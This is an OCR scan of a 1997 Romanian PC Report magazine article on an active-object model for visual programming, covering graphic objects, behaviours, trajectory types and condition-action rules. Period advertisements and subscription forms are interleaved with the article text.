Modelul este o colecţie de obiecte active, care sunt guvernate de un comportament asincron. Pentru definirea modelului se foloseşte manipularea directă asupra entităţilor componente. În acest mod, sunt create, şterse şi instanţiate entităţi model şi le este conturat comportamentul. Entitatea comportament este definită printr-un set de acţiuni condiţionate. În funcţie de satisfacerea condiţiilor, în fiecare stare a traiectoriei se execută un anumit grup de acţiuni. Starea în care se află modelul poate fi alterată (modificată) de evoluţia modelului sau de evenimente exterioare modelului. Evenimente exterioare modelului reactualizează starea modelului prin interme- diul *interfeţei model-utilizator*.

Evenimentele legate de interfaţă sunt manipulate de către *interactori* (agenţi). Interactorii sunt agenţi (obiecte speciale) care supraveghează comunicaţia spre şi dinspre modulule externe, având rolul de a trimite şi recepţiona mesaje. În acest context, evenimentul este modificarea unei stări. Interactorii transformă comunicaţia asincronă, dintre model şi modulele sale externe, într-o comunicare de mesaje în interiorul modelului.

Funcţionalitate. Principii

Funcţionalitatea şi structura modelului obiectelor active se bazează pe următoarele principii :

- entităţile fundamentale ale modelului sunt *obiectele active* ;
- un obiect are ataşat un *comportament*;
- comportamentul, acţiunile şi mişcarea obiectului sunt executate de fire de execuţie;
- entităţile model sunt obiecte încapsulate care comunică prin mesaje (asincron);
- entităţile model, precum şi atributele, parametrii, componentele, comportamentul, regulile, poziţiile entităţii pot fi modificat dinamic;
- comportamentul obiectelor din model este ordonat de timp şi spaţiu.

Una din proprietăţile intrinseci ale modelului este *evoluţia*. Toate obiectele sunt entităţi active,,, care au un comportament bine definit. Comportamentul fiecărei entităţi este definit în mod dinamic prin operare directă asupra scenei de obiecte. Fiecărui obiect i se poate asocia un anumit comportament său comportamentul poate fi moştenit.

Evoluţia modelului constă dintr-o evoluţie paralelă şi concurentă a entităţilor din care este format, fiind determinată de starea curentă şi de structura comportamentului obiectelor.

Comportamentul obiectelor este format dintr-o secvenţă de acţiuni, executate de către obiect, sau de un obiect delegat în fiecare stare a traiectoriei. Acţiunile operează asupra intrărilor, generând elemente de ieşire. Elementele asupra cărora se acţionează sunt : atribute obiect, comportament obiect, valoare variabilă, poziţie traiectorie, acţiune asociată unei poziţii, ş.a.m.d.

Comunicaţia între obiecte este realizată printr-un mecanism de transmitere - recepţionare de mesaje asincron. Dacă un obiect doreşte să efectueze o acţiune asupra altui obiect sau entitate, obiectul va delega un alt obiect să realizeze acest lucru. Procesul de delegare are la bază mecanismul de comunicare prin mesaje.

Identificarea unei entităţi se face prin adresarea unui nume unic, nu prin pointer. Această soluţie are ca efect o execuţie cu viteză scăzută. În ciuda acestui dezavantaj, avantajele sunt mai numeroase şi mai semnificative : implementare flexibilă, execuţie într-un mediu cu resurse distribuite, portabilitate, reconfigurarea conexiunilor, uşoară într-un context dinamic. Un alt avantaj este uşurinţa de referire din cadrul interfeţei utilizator, a definiţiei comportamentului obiectului. Un obiect poate modifica atributele unui obiect, parametrii comportamentului şi starea sistemului modelat în timpul evoluţiei., schimbările fiind dinamice. Comportamentul este definit într-un spaţiu abstract în care modelul va rula. Evoluţia este ghidată de traiectoria obiectelor în acest spaţiu abstract. Traiectoria unui obiect este definită ca un set de poziţii succesive, fiecărei poziţii fiindu-i asociată un set de reguli. În momentul în care un obiect atinge o poziţie, atunci se execută regulile asociate acelei poziţii.

Obiecte grafice

Obiectele unui model grafic sunt entităţile asupra cărora operează comenzile aplicaţie. Aceste obiecte pot fi obiecte simple sau obiecte complexe, numite agregate.

Obiectele sunt caracterizate prin structură, caracteristici şi comportament. Programarea obiectuală din C++, Pascal sau Smalltalk nu permite definirea interactivă, prin operare directă a structurii şi comportamentului.

Structura conceptuală a obiectelor simple:

```
object( OBIECT
        obiecte_componente,
        atribute,
        conectare_instantiere,
        conectare_agregat,
        comportament_obiect
        )
```

Obiectele componente

Elementele grafice fundamentale sunt primitivele grafice, existente în majoritatea sistemelor grafice: punct, linie, polilinie, cerc, elipsa, primitive de tip bitmap (şablon, arie de celule, etc.), primitivă generalizată, etc. Obiectele componente ale unui obiect sunt primitivele grafice. Structura conceptuală a unei primitive grafice este:

```
primitiva_grafica
        (PRIMITIVA_GRAFICA
        tip,
        parametri
        )
```

unde tipul poate fi: PUNCT, LINIE, CERC, etc.

Atributele obiectelor din model

Atributele obiectelor din model caracterizează aspectul, forma, dimensiunile obiectelor. Principalul tip de atribute este : atributul grafic. Atributele grafice, la rândul lor, pot fi : identificare, aspect, forma, poziţie. Atributele grafice precizează caracteristicile grafice legate de contextul de prezentare a scenei de obiecte:

- atributele identificare definesc numele obiectului sau altă entitate utilizată pentru identificarea obiectului;
- atributele aspect definesc prezentarea grafică specifică a obiectului În contextul de afişare. Astfel de atribute sunt de exemplu: culoarea, tipul liniei de trasare, modelul de umplere a unui poligon, grosimea liniei, fontul textului, tipul conturului, etc.;
- atributele formă definesc dimensiunea, orientarea unui obiect în contextul de afişare. Atributele dimensiune pot fi: lăţimea, înălţimea, factorul de scalare relativ la alt obiect sau absolut. Atribute orientare pot fi: unghiul de rotaţie faţă de un alt obiect agregat, rotaţia faţă de un sistem absolut, etc.;
- atributele poziţie definesc poziţia obiectului, cum ar fi de exemplu: poziţia absolută fată de un sistem de referinţă al scenei de obiecte, poziţia relativă fată depoziţia unui agregat, etc.

Comportamentul obiectelor

Comportamentul defineşte evoluţia spaţială şi temporală abstractă a obiectelor din scenă de obiecte. Asocierea unui comportament la un obiect din scenă de obiecte

Ești pregătit pentru mâine?

PC REPORT
CALCULATOARE PERSONALE
59
August 1997
4000 Lei
Limbaje de programar
ACTUALITATEA
Societatea informațională
Alianță Siemens-3Com
De vorbă cu Mircea Quatu
Producția de software
TEHNOLOGII
USB și IEEE 1394
CAD report
MECANIC
BYTE
Concurență pentru Pentium II
4 SURSE DE ENERGIE PENTRU INTRANET
Componente inteligente
Conexiunea CORBA
Acces partajat la date
Administrarea conținutului
EXTINDEREA ÎNTREPRINDERII
COMPUTER PRESS
AGORA

Abonează-te și vei fi!

Numele (Firma): ______________________________

Prenumele: ______________________________

Adresa: ______________________________

Cod poștal/Localitate: ______________________________

Tel./Fax: ______________________________

Am avut abonament în 1996 **Da** ☐ **Nu** ☐

V-am expediat __________ lei, reprezentând contravaloarea abonamentului la revistele __________ __________ pe o perioadă de ______ luni, cu mandatul poștal/ordinul de plată nr. __________ din data __________, pentru C.P. Agora, în contul: 31003017110178, Banca Transilvania, filiala Mureș.

☐ Doresc să-mi trimiteți factură

Data ______________________ Semnătura ______________________

		Preț vânzare	Preț abonament	Abonament elevi/studenți*
BYTE România	12 luni	96.000 lei	72.000 lei ☐	48.000 lei ☐
	6 luni	48.000 lei	36.000 lei ☐	24.000 lei ☐
PC Report	12 luni	60.000 lei	45.000 lei ☐	30.000 lei ☐
	6 luni	30.000 lei	22.500 lei ☐	15.000 lei ☐
CAD Report	6 apariții	36.000 lei	27.000 lei ☐	18.000 lei ☐
	3 apariții	18.000 lei	13.500 lei ☐	9.000 lei ☐

*Elevii și studenții vor trebui să atașeze comenzii o copie după carnetul de elev sau de student concretizează comportamentul la un obiect, poziţie şi evoluţie. Fiecare obiect, simplu sau complex, din cadrul unui agregat, are o evoluţie dependentă de propria sa definiţie a comportamentului, dar şi de evoluţia agregatului din care face parte.

Comportamentul unui obiect poate fi asimilat cu o constrângere aplicată obiectului . Conectarea unui obiect la un tip abstract de comportament are următoarele avantaje:

- permite definirea prin demonstraţii a comportamentului;
- obiectele pot avea comportamente diferite În diferite momente pe parcursul execuţiei unei aplicaţii;
- permite moştenirea comportamentului unui obiect prototip;
- mai multe obiecte pot avea acelaşi comportament;
- comportamentul obiectelor este, de asemenea, modificabil la execuţie, ceea ce programarea obiectuală din modelul clasă - instanţiere nu permite. O modificare prezentată în lucrare este prin operare directă;
- permite schimbarea unui comportament cu un altul, deja definit;
- permite evoluţia comportamentului, cum ar fi un proces de perfecţionare prin învăţare.

Comportamentul depinde de parametri de evoluţie. Pe parcursul evoluţiei unui obiect, în cadrul comportamentului asociat, se aplică reguli care pot modifică scena de obiecte. Aceste modificări se referă atât la aspect, atribute aplicaţie, componenta obiecte sau agregate, cât şi la elementele comportamentului. Deci, comportamentul însuşi are posibilitatea modificării dinamice. Se pot modifica traiectoria, parametrii sau regulile care determină evoluţia (condiţiile şi acţiunile lansate de acestea).

Structura conceptuală a comportamentului:

```
comportament( COMPORTAMENT
        traiectorie,
        parametri,
        conectare_instantiere(
            conectare_prototip,
            conectare_orizontala,
            conectare_verticala),
        evolutie
        )
```

`Traiectoria` defineşte evoluţia spaţială a unui obiect (simplu sau agregat). Evoluţia este determinată de setul de parametri de evoluţie. Aceşti parametri definesc elemente de evoluţie, considerate pe toată durata evoluţiei pe traiectorie. De exemplu, intervalul de timp între două poziţii succesive pe traiectorie (viteza), orientarea obiectului, factorul de scalare, întârzierea obiectului în fiecare poziţie pe traiectorie etc.

`Evoluţia` defineşte acţiunile care se execută automat, la îndeplinirea unor condiţii spaţiale sau temporale pe traiectorie. În programarea vizuală, toate elementele unui comportament se definesc prin operare directă, deci pot fi reprezentate, selectate şi se pot defini valori pentru aceste elemente.

Comportamentul unui obiect sau agregat

Un obiect instantiat mosteneste comportamentul obiectului prototip. Dacă se doreşte modificarea comportamentului, se creează un comportament specific prin instantierea unui comportament prototip şi se asociază noul comportament la obiectul considerat. La activarea obiectului, acesta va evolua pe traiectoria comportamentului asociat, conform regulilor definite pentru comportamentul abstract, dar concretizate la obiectul şi scena curentă.

Comportamentul unui obiect simplu

Activarea unui obiect simplu pe traiectorie poate determina modificarea atributelor, componentei sau chiar a comportamentului său. De asemenea, pot fi modificate şi alte obiecte din scena de obiecte. Modificările obiectului asociat, sau ale comportamentului său, sunt implicite, se precizează numai atributele sau componentele sale implicate. De exemplu, dacă la un moment dat se comandă modificarea atributului grafic culoare, acesta se referă la culoarea obiectului asociat comportamentului.

Algoritmul de activare a unui obiect pe traiectorie este următorul:

- determină poziţia de start a traiectoriei comportamentului. Poziţia iniţială este aceeaşi cu poziţia curentă a obiectului, instantiază elementele traiectoriei la obiectul asociat, actualizează şi prezintă obiectul în poziţia curentă, pentru toate poziţiile traiectoriei

  {

  evaluează condiţiile şi execută acţiunile specifice corespunzătoare condiţiilor îndeplinite, actualizează şi prezintă scena de obiecte în starea curentă, determină poziţia următoare a obiectului pe traiectorie, actualizează poziţia curentă.

  }

Eşti tânăr, dinamic şi plin de energie?
Locuieşti într-un oraş cu peste 100.000 de locuitori?
În ultimii ani ai urmărit evoluţia publicaţiilor noastre şi ai regretat că nu faci şi tu parte din colectivul care le realizează?

A sosit timpul!

Vino alături de noi!

Computer Press Agora are nevoie de un reprezentant în oraşul tău!

Ai putea fi tu acela!

Trimite un curriculum vitae pe adresa: Computer Press Agora S.R.L., C.P. 172 O.P. 1, 4300 Tg. Mureş,
sau prin fax la: 065-166290 şi te vom contacta.

Comportamentul unui obiect agregat

Un obiect agregat are asociat un comportament asemenea unui obiect simplu. La activarea unui agregat, poziţia iniţială a comportamentului asociat se determină funcţie de poziţia curentă a agregatului. De asemenea, poziţia obiectelor componente este funcţie de poziţia curentă a agregatului. În continuarea evoluţiei, fiecare obiect din componenta agregatului, care are un comportament specific asociat, va evolua conform comportamentului asociat lui.

Luând în considerare un agregat şi un obiect din componenta sa, exista următoarele cazuri:

a. agregat şi obiect fără comportamente asociate. La activare vor avea o evoluţie nulă;
b. agregat cu comportament, obiect fără comportament asociat. La activare agregatul va evolua conform comportamentului asociat. Poziţia absolută a obiectului se determina relativ la poziţia curentă a agregatului pe traiectorie;
c. agregat fără comportament asociat, obiect cu comportament. La activarea agregatului acesta are o comportare nulă, iar obiectul din componenta sa va evolua conform comportamentului său specific;
d. agregat şi obiect cu comportamente specifice asociate. La activare se determină poziţia iniţială pentru agregat şi obiect. În continuare, fiecare evoluează conform comportamentului specific. În general, orice condiţie de oprire sau temporizare, referitoare la agregat, determină evoluţia obiectelor componente.

De exemplu, o oprire a agregatului determină oprirea obiectelor componente, sau o abandonare a evoluţiei agregat, determină abandonarea evoluţiei pentru toate obiectele componente. Orice parametru, nespecificat explicit la comportamentul unui obiect component, se moşteneşte la execuţie de către comportamentul obiectului de la comportamentul agregatului. De exemplu, viteza de deplasare sau temporizarea în poziţiile traiectoriei. Aceste temporizări pot corespunde în experimentele de simulare cu cuantele de timp ale paşilor de simulare.

Traiectoria unui comportament.

Traiectoria defineşte poziţiile unui obiect pe parcursul evoluţiei specificate de către comportamentul asociat. Între o poziţie curentă şi o poziţie următoare, obiectul va avea o evoluţie în poziţii intermediare, obţinute prin interpolare. În fiecare poziţie, se analizează anumite condiţii şi, corespunzător descrierii evoluţiei, se execută anumite acţiuni.

Utilizarea traiectoriei în programarea vizuală are următoarele avantaje:

- permite o tehnică de lucru naturală în programarea vizuală, în care obiectele, acţiunile şi condiţiile grafice (aspect şi formă) sunt preponderente faţă de structurile abstracte fără prezentare vizuală;
- simplifică editarea prin operare directă a noţiunilor abstracte, cum sunt comportament abstract, prototip şi instanţiere, relaţii între obiecte, constrângeri, etc.;
- simplifică editarea condiţiilor care determină acţiuni:
    - permite vizualizarea poziţiilor şi condiţiilor viitoare,
    - permite construirea expresiilor grafice,
    - permite construirea condiţionărilor legate de poziţie, formă şi aspect.
- măreşte viteza de evaluare şi determinare a evoluţiei: sunt verificate numai condiţiile şi acţiunile legate de poziţia curentă;
- permite definirea comportamentului prin demonstraţie şi înregistrarea, codificarea informaţiilor introduse prin activităţile de demonstrare.

Tipuri de traiectorie:

- traiectorie mostenită de la agregatul parinte,
- punct,
- polilinie,
- ciclică,
- cu regulă implicită,
- graf orientat.

Traiectoria moştenită.

Un obiect cuprins într-un agregat poate să nu aibă definită o traiectorie sau chiar un comportament. În acest caz, traiectoria este moştenită de la nodul părinte din arborele de agregare. Poziţia curentă a obiectului se determină relativ la poziţia agregatului, care poate avea o evoluţie pe o traiectorie sau, la rândul sau să o moştenească. Modificările atributelor agregat sunt moştenite dinamic de către obiectele componente. Deci, acţiunile din cadrul evoluţiei agregat se referă direct la agregat ,dar au efect indirect asupra obiectele componente.

Acest tip de traiectorie poate fi utilizat pentru modelarea evoluţiei spaţiale a unei mulţimi de obiecte care au evoluţie paralelă. De exemplu, deplasarea unei scheme electrice. Schemă electrică este un agregat, iar elementele de circuit sunt obiectele componente. Un alt exemplu, în cadrul unei experienţe de fizică, agregatul poate fi o mulţime de bule de aer sau picăturile de

EUnet
Connecting Europe since 1982

Mai ieftin ca fax-ul,
Mai rapid ca DHL-ul!

Internet
TCP/IP

Cele mai moderne, ieftine
și comode soluții de
comunicații electronice
și conectare la Internet,
de acum și la dispoziția
dumneavoastră!

EUnet Mail
EUnet Mail - Fast Delivery
New!

telnet
ftp
gopher
www

EUnet Romania SRL
Bd. Unirii 20, Bl. 5C, Et. 2,
Ap. 14, Sect. 4, București

Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro

ploaie care evoluează paralel.

Traiectoria punct

Presupune evoluţia în aceeaşi poziţie a obiectului. Structura conceptuală a traiectoriei punct este următoarea:

```
traiectorie( PUNCT
          numar_pozitii,
          poziţie
          )
```

unde `poziţie` este poziţia obiectului considerată de `numar_pozitii` ori. Cu acest tip de traiectorie poate fi modelată evoluţia unui element de circuit, care în timp îşi modifică starea grafică, forma sau alte atribute aplicaţie. Evoluţia temporală poate fi transpusă spaţial printr-o corespondentă biunivocă, între momentele de timp şi poziţie. Aceasta transpunere permite controlul evoluţiei temporale, atât la definirea prin operare directă cât şi la execuţie. De exemplu, la a şaptea poziţie (deşi având aceleaşi coordonate) elementul de circuit trece în starea deconectat.

Traiectoria polilinie

În acest tip de traiectorie, poziţiile succesive sunt date de un set de puncte P_0, P_1,...,P_n. Coordonatele unei poziţii P_{i+1} sunt definite relativ la poziţia P_i. Astfel poziţia P_{i+1} va avea coordonatele $x_{i+1} = x_i + P_i + 1.x$, iar $y_{i+1} = y_i + P_{i+1}.y$. La asocierea comportamentului la un obiect, poziţia P_0 a traiectoriei va lua valoarea poziţiei curente a obiectului asociat.

Structura formală a traiectoriei polilinie este de forma:

```
traiectorie( POLILINIE
         numar_pozitii,
         set_pozitii
         )
```

unde `set_pozitii` reprezintă poziţiile P_0, P_1,..,P_n, iar `număr_pozitii` este n+1.

Acest tip de traiectorie poate modela comportarea unui obiect într-un proces de simulare, cum ar fi, de exemplu, deplasarea unui obiect concret într-o experienţă de fizica, deplasarea braţului unui robot sau propagarea unei comenzi sau semnal într-o instalaţie de automatizare, etc.

Traiectoria ciclică.

În cazul în care o traiectorie polilinie se parcurge repetat, reprezentând un itinerar poligonal, considerăm tipul de traiectorie ciclică. Structura formălă este asemănătoare traiectoriei polilinie, cu deosebirea că se parcurge ciclic de un număr neprecizat de ori.

```
traiectorie( CICLIC
         numar_pozitii,
         set_pozitii
         )
```

Condiţia de oprire este specificată de regulile de evoluţie pe traiectorie. Condiţiile de parcurgere sunt specificate de parametri comportamentului: viteză, staţionari, etc.

Tipul de traiectorie ciclică poate modela comportamentele periodice cum ar fi mişcarea unui pendul, succesiunea de acţionare a unor comutatoare la pornirea unei instalaţii. Succesiunea poate fi precizată, de exemplu, prin deplasarea unui cursor, urmată de clipire pe simbolul din schemă al elementului care trebuie acţionat.

Traiectoria cu regulă implicită

Un alt tip de traiectorii sunt cele în care se defineşte primul punct şi o regula implicită de determinare a poziţiei următoare. Cele mai simple traiectorii, de acest tip, sunt traiectoria inerţială şi traiectoria aleatoare.

Traiectoria inerţială.

Spre deosebire de tipurile de traiectorie prezentate până acum, la care sunt precizate explicit toate poziţiile, traiectoria inerţială defineşte poziţii care aparţin unei miscari inerţiale din fizică. Traiectoria se defineşte printr-un punct de start şi vectorul viteză:

```
traiectorie( INERTIAL
         poziţie,
         viteza
         )
```

Punctul de start coincide cu poziţia iniţială a obiectului înainte de activare. Viteza este un vector (modul, direcţie, sens, punct de aplicaţie) definit prin doua elemente dx şi dy, care reprezintă proiecţiile cu semn ale vectorului, viteză pe axele rectangulare ale sistemului de referinţă. Dacă modulul vectorului este nul, obiectul are poziţie fixă.

Conform mişcării inerţiale, obiectul îşi continuă mişcarea rectilinie şi uniformă, cât timp asupra lui nu acţionează nici o forţă, deci o regulă de modificare definită de un comportament. Acest tip de traiectorie poate modela majoritatea mişcărilor din natură. De asemenea, se pot modela evoluţiile cu traiectorii simple liniare, cum ar fi deplasările, alinierile, rearanjările de obiecte din editoarele grafice. De exemplu,

Castele în Spania?
numai cu plotterele
din gama
HP DesignJet Plotters
VI LE POATE
OFERI :
HEWLETT PACKARD
Authorised
Wholesaler
CEL MAI NOU
5% Reducere în perioada "vacanţei"
August, Septembrie, Octombrie
GEMINI SP
PLUS IN QUALITY Str. Vasile Conta Nr.9 bis Bucureşti 2
Tel/Fax: 210.85.65, 210.85.70

alinierea elementelor de circuit dintr-un editor de scheme electrice.

Traiectoria aleatoare.

Asemenea traiectoriei inerţiale, poziţia următoare se determină după o regula implicită, în acest caz printr-un deplasament aleator. Definirea formală este:

```
traiectorie( ALEATOR
      poziţie,
      deplasare
      )
```

unde poziţie reprezintă poziţia iniţială, care corespunde poziţiei iniţiale a obiectului asociat. Componenta deplasare este formată din doua elemente, domeniul pentru generatorul de numere aleatoare, care specifică deplasarea pe axa x, respectiv domeniul pentru generatorul deplasării pe axa y, fată de poziţia curentă.

Traiectoria de tip graf orientat.

Tipul de traiectorie *graf orientat* defineşte explicit pentru fiecare poziţie curentă un set de poziţii următoare. Poziţia următoare a obiectului se va determina funcţie de poziţia curentă şi anumite condiţii din scena de obiecte. Condiţiile sunt evaluate pe parcursul evoluţiei comportamentului. Descrierea formală a structurii conceptuale a traiectoriei graf orientat este următoarea:

```
traiectorie( GRAF
      (pozitie_curenta, pozi
      tii_urmatoare),
      (pozitie_curenta, pozi
      tii_urmatoare),
      . . .
      (pozitie_curenta, pozi
      tii_urmatoare)
      )
```

Traiectoria de tip graf încearcă să transfere o parte din logica program a scenariului grafic, într-un comportament încapsulat la nivel de obiect. Prin aceasta, se obţine o mai bună specializare a comportamentului obiectelor, în avantajul simplificării programului generat prin programare vizuală. Specializarea comportamentului poate fi realizată pentru anumite clase de obiecte dintr-un domeniu de aplicaţii.

De exemplu, prin acest tip de comportament se pot construi comenzile inteligente din cadrul unei interfeţe utilizator grafice, în care comportamentul comenzii depinde obiectul operat, de alte obiecte din scenă sau de acţiunile precedente ale utilizatorului.

Un exemplu este următoarea comandă de conectare a unui element de circuit (obiect), la o schema deja construită (agregat). Sa presupunem că exista comanda de conectare cu argumentele obiect de conectat şi agregat, la care se conectează obiectul. Exista, de asemenea, o mulţime de obiecte, dispozitive electrice care au 2, 3 sau 4 borne de conectare. Pentru o aceeaşi comandă, obiectul selectat se va deplasa din poziţia meniu în poziţia din schema, acolo unde există un dispozitiv cu un număr de borne, poziţie a bornelor de conectare compatibile cu ale sale. Aceasta deplasare se realizează automat, fără o specificare explicită a utilizatorului a traseului şi destinaţiei dispozitiv.

Modelarea evoluţiei în cadrul comportamentului.

Evoluţia defineşte acţiunile realizate în anumite poziţii ale obiectului pe traiectorie, dacă se îndeplinesc anumite condiţii. Acţiunile sunt operaţii realizate automat de către program asupra modelului grafic. Condiţiile se referă la starea modelului sau a prezentării sale pe suprafaţă de afişare. Conceptual, în general, în sistemele grafice sunt posibile următoarele modelări ale comportării unui obiect:

- *cod program*, sub forma unor proceduri fixe sau parametrizate. Orice modificare de comportament necesita modificarea codului.
- *reguli sub forma cauzală*: fapte şi acţiuni. Regulile din bază de cunostinte (KB Knowledge Base) pot fi definite astfel:
  - de către programatori ca reguli fixe
  - de către dezvoltatorul KB într-un mod interactiv: prin cadre, tabele, etc.
  - operare directă prin demonstraţie cu exemple sau prin exemple.
- *modelare evolutivă*, perfecţionabilă prin învăţare. O posibilitate de modelare este prin reţele neuronale fuzzy.

Modelarea prin cod program nu realizează separarea interfeţei de aplicaţie şi nu asigură independenta dialogului. Regulile sub formă cauzală, din baza de cunoştinţe, pot fi definite interactiv de către dezvoltatorul interfeţei utilizator grafice sau în programarea vizuală de către dezvoltatorul aplicaţiei.

Definirea formală a evoluţiei unui obiect sau agregat, în cadrul comportamentului asociat, se defineşte ca un set de reguli: `evoluţie ::= {(condiţie, acţiune,..., acţiune)}.`

La execuţia comportamentului, pentru fiecare poziţie de pe traiectorie se verifică îndeplinirea condiţiilor. Pentru condiţia adevărată se efectuează acţiunea asociată. În anumite implementări, se pot grupa regulile funcţie de poziţiile de pe traiectorie, astfel încât să nu se verifice decât anu-

AUTOMEX
Satu Mare Calea Traian 10/46
Tel:061-732600, 761845 Fax:061-761601
MULTIMEDIA AUTOMEX ROMANIA SRL
CD CENTER
Your best
MULTIMEDIA
partner

EPSON
Authorized Dealer
TRICORP
electronics
Echipamente: tel: (01) 679 48 79
tel/fax: (01) 230 44 58
Tehnic, Consumabile, Software:
tel: (01) 210 52 64; 211 90 42
fax: (01) 211 39 43
e-mail: tricorp@radiotel.ro
imprimante matriciale
LX-300
FX-1170
FX-2170
LX-1050
DFX-5000+
DFX-8000
9 ACE
LQ-100
LQ-300
LQ-570+
LQ-670
LQ-2070
LQ-2170
24 ACE
FX-2170

mite condiții și, deci, să se aplice numai anumite reguli, îmbunătățindu-se timpul de execuție.

Fiecare condiție este o afirmație logică cu două valori posibile: adevărat și fals. Sintaxa în notație BNF a condițiilor din reguli este :

```
<condiţie> ::= <afirmaţie
   logica>
<afirmaţia logica> ::= <propoz
   iţie> <operator logic>
   <afirmaţie logica>
<propoziţie> ::= <element>
   <verb> <valoare>
<element> := <atribut obiect> |
   <parametru comportament> |
   <entităţi program>
<verb> ::= ESTE | NU_ESTE
```

un `<element>` poate fi un atribut al unui obiect (sau agregat), atât grafic cât și aplicație, un parametru al unui comportament sau o entitate program. Un pixel, din zona de afișare, este considerat un obiect generic. În acest caz, atribut obiect este culoarea curentă a acestui pixel.

Entitățile program sunt indicatori sau variabile, cu sau fără prezentare grafică. Aceste entități program vor fi analizate într-un capitol următor.

```
<entităţi program> ::= <indica
   tori> | <variabile>
<identificatori> ::= <indica
   tori statici> | <indicatori
   dinamici>
<variabile> ::= <variabile sta
   tice> | <variabile dinamice>
```

Indicatorii statici sau dinamici pot avea sau nu prezentare grafică. Indicatorii sunt entităti cu valori booleene (adevărat, fals). Valoarea unui indicator se obține prin evaluarea statică sau dinamică a unei expresii. Variabilele statice sau dinamice iau valori, în domeniul valorilor posibile, pentru anumite entitati model: atribute obiecte, parametri comportament. Indicatorii sau variabilele statice sunt evaluate la un moment dat precizat, iar indicatorii și variabilele dinamice sunt evaluate dinamic în fiecare moment al execuției aplicației. Valoarea unei variabile se obține prin citirea unui atribut obiect din scenă de obiecte. Elementul `<valoare>` are valori în domeniul specific al atributelor obiecte, parametrilor comportament sau entitătilor program: indicatori sau variabile.

Modelarea acțiunilor.

Structura conceptuală a acțiunilor. Acțiunile dintr-un model reprezintă operatiile determinate de îndeplinirea anumitor condiții date, pe parcursul evoluției unui obiect în cadrul unui comportament. Definirea formală a structurii conceptuale a unei acțiuni este următoarea:


```
actiune( ACTIUNE
         entitati_intrare,
         entitati_iesire,
         operator
         )
```

`Entitatile_iesire` reprezintă elementele din model, care vor rezulta prin aplicarea operatorului asupra elementelor `entitati_intrare.` `Entitatile_iesire` pot fi următoarele:

- elementele unui obiect sau agregat:
  - obiectele componente,
  - atribute grafice sau aplicație,
  - comportamentul atașat obiectului.
- elementele unui comportament:
  - traiectoria și elementele traiectoriei,

Prima carte românească de referință în domeniul rețelelor de calculatoare

Rețele de calculatoare este introducerea ideală în rețelele de astăzi și de mâine.
Acest best-seller clasic a fost rescris pentru a reflecta schimbările domeniului din anii '90 și cei care vor veni.
Autor, profesor și cercetător, laureat al premiului ACM Karl V. Karlstrom Outstanding Educator Award, Andrew S. Tanenbaum, explică cu grijă felul în care rețelele funcționează în interior, pornind de la tehnologia hardware până la cele mai utilizate aplicații de rețea. Cartea urmează o abordare structurată a rețelelor de calculatoare, începând de jos (de la nivelul fizic) și parcurgând treptat calea spre vârful acestora (nivelul aplicațiilor).



Subiectele abordate includ:

- Nivelul fizic (firele de cupru, fibrele optice, comunicațiile radio și cele prin satelit)
- Nivelul legătură de date (principiile protocoalelor, HDLC, SLIP și PPP)
- Subnivelul de acces la mediu (LAN-uri IEEE 802, punți, noile LAN-uri de mare viteză)
- Nivelul rețea (rutarea, contolul congestiei, interconectarea rețelelor, IPv6)
- Nivelul de transport (principiile protocoalelor de transport, TCP, performanța rețelei)
- Nivelul aplicație (criptografia, poștă electronică, știri, Web-ul, Java, multimedia)

În fiecare capitol sunt descrise în detaliu principiile de bază, urmate apoi de exemple ample luate din Internet, rețele ATM și rețele de comunicații fără fir.
Alte cărți de succes ale lui Andrew S. Tanenbaum:
Sisteme de operare: Proiectare și implementare, ediția a doua
Sisteme de operare moderne,
Sisteme de operare distribuite,
Organizarea structurată a calculatoarelor, ediția a treia

Doresc să cumpăr cartea Rețele de calculatoare
V-am expediat în contul C.P. Agora nr.: 31003017110178 deschis la Banca Transilvania, filiala Mureș, 70.000 lei (în care nu sunt incluse taxele poștale),
cu mandatul poștal/ordinul de plată nr.: .... din data de .... ☐ Doresc să-mi trimiteți și factură.
Pentru elevi și studenți cartea costă 50.000 lei. Ei vor trebui să atașeze comenzii o copie după carnetul de elev sau student.
Numele și prenumele: .... Funcția: ....
Firma: ....Adresa: ....
Cod poștal/Localitate: .... Telefon/Fax: ....
Data .... Semnătura ....

  - parametrii.
- entităti program:
  - indicatori statici sau dinamici,
  - variabile statice sau dinamice.
- culoarea unui pixel.

`Entitatile_intrare` pot fi aceleaşi cu `entitatile_iesire`, la care se adaugă constante, cum ar fi:

- culorile admise pentru dispozitivul grafic din configuraţia calculatorului;
- valorile logice TRUE şi FALSE;
- valoarea NULL;
- numere întregi şi reale.

Setul de operatori este, în general, acelaşi cu setul de operatori disponibili la operarea directă, la editarea unui scenariu grafic, prototipizare sau o parte din operatorii din programarea vizuală. Informaţiile cuprinse în `entitate_iesire` şi `entitate_intrare` depind de tipul operatorului şi natura entitatilor. Aceste informaţii sunt mult mai uşor de completat în programarea vizuală, decât în programarea convenţională, lingvistică. De exemplu, în programarea convenţională, specificarea unui obiect trebuie realizată asemenea specificării unui fişier, prin precizarea numelui şi a căii de subdirectoare în care se află. În operarea directă se are acces imediat la obiect, iar completarea informaţiilor referitoare la el se face automat. Construirea acţiunilor în operarea directă se realizează prin selectarea obiectelor, agregatelor, comportamentelor, atributelor, etc.

Structura conceptuală a unui apel acţiune este de forma:

```
<operator> <entitate_iesire>,
   <entitate_intrare>
```

Într-o implementare, formatul entităţilor depinde de particularităţile limbajului, structurile de date abstracte din limbaj.

Tipurile de operatori din comportament

Mulţimea operatorilor este formată din următoarele tipuri :

- creare;
- ştergere;
- atribuire;
- adăugare;
- instantiere;
- rotaţie;
- translaţie;
- scalare;
- activare;
- dezactivare.

Creare

Crează o entitate obiect, agregat sau comportament, la care se pot adăugă apoi alte elemente. De exemplu:

```
creaza (obiect(nume),
   atribut(poziţie(70, 150)))
creaza (comportament(nume),
   traiectorie(polilin
    ie,(10,12),(20,23),(100,50)))
```

Entitatea creată conţine doar identificatorul şi elementele de poziţie. Celelalte elemente se vor adaugă prin execuţia altor acţiuni.

Ştergere

